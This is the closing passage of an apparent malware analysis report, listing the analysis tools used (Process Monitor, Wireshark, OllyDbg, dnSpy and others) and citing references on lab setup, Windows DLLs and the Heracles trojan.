- Process Explorer (<https://learn.microsoft.com/en-us/sysinternals/downloads/process-explorer>)
- Process Monitor (<https://learn.microsoft.com/en-us/sysinternals/downloads/procmon>)
- FakeDNS (<https://github.com/SocialExploits/fakedns/tree/main>)
- Wireshark (<https://www.wireshark.org>)
- OllyDbg (<https://www.ollydbg.de>)
- dnSpy (<https://dnspy.org>)

### **9.3. References/Websites**

- ChatGPT (Helped in understanding and clarification of malware analysis behavior, processes and patterns)
- [https://www.youtube.com/watch?v=1Kb6tee2eJI&ab\\_channel=screeck](https://www.youtube.com/watch?v=1Kb6tee2eJI&ab_channel=screeck) (Used to help build lab environment setup for live malware analysis)
- <https://learn.microsoft.com/en-us/windows/win32/dlls/dynamic-link-libraries> (Microsoft documentation to understand processes and DLL purposes.)
- <https://www.fortiguard.com/encyclopedia/virus/10157777#:~:text=MSIL%2FHeracles.-,4364!,or%20encrypting%20the%20user's%20files.> (Understand what a heracles trojan malware actually does to the OS, helped in understanding malware to perform analysis).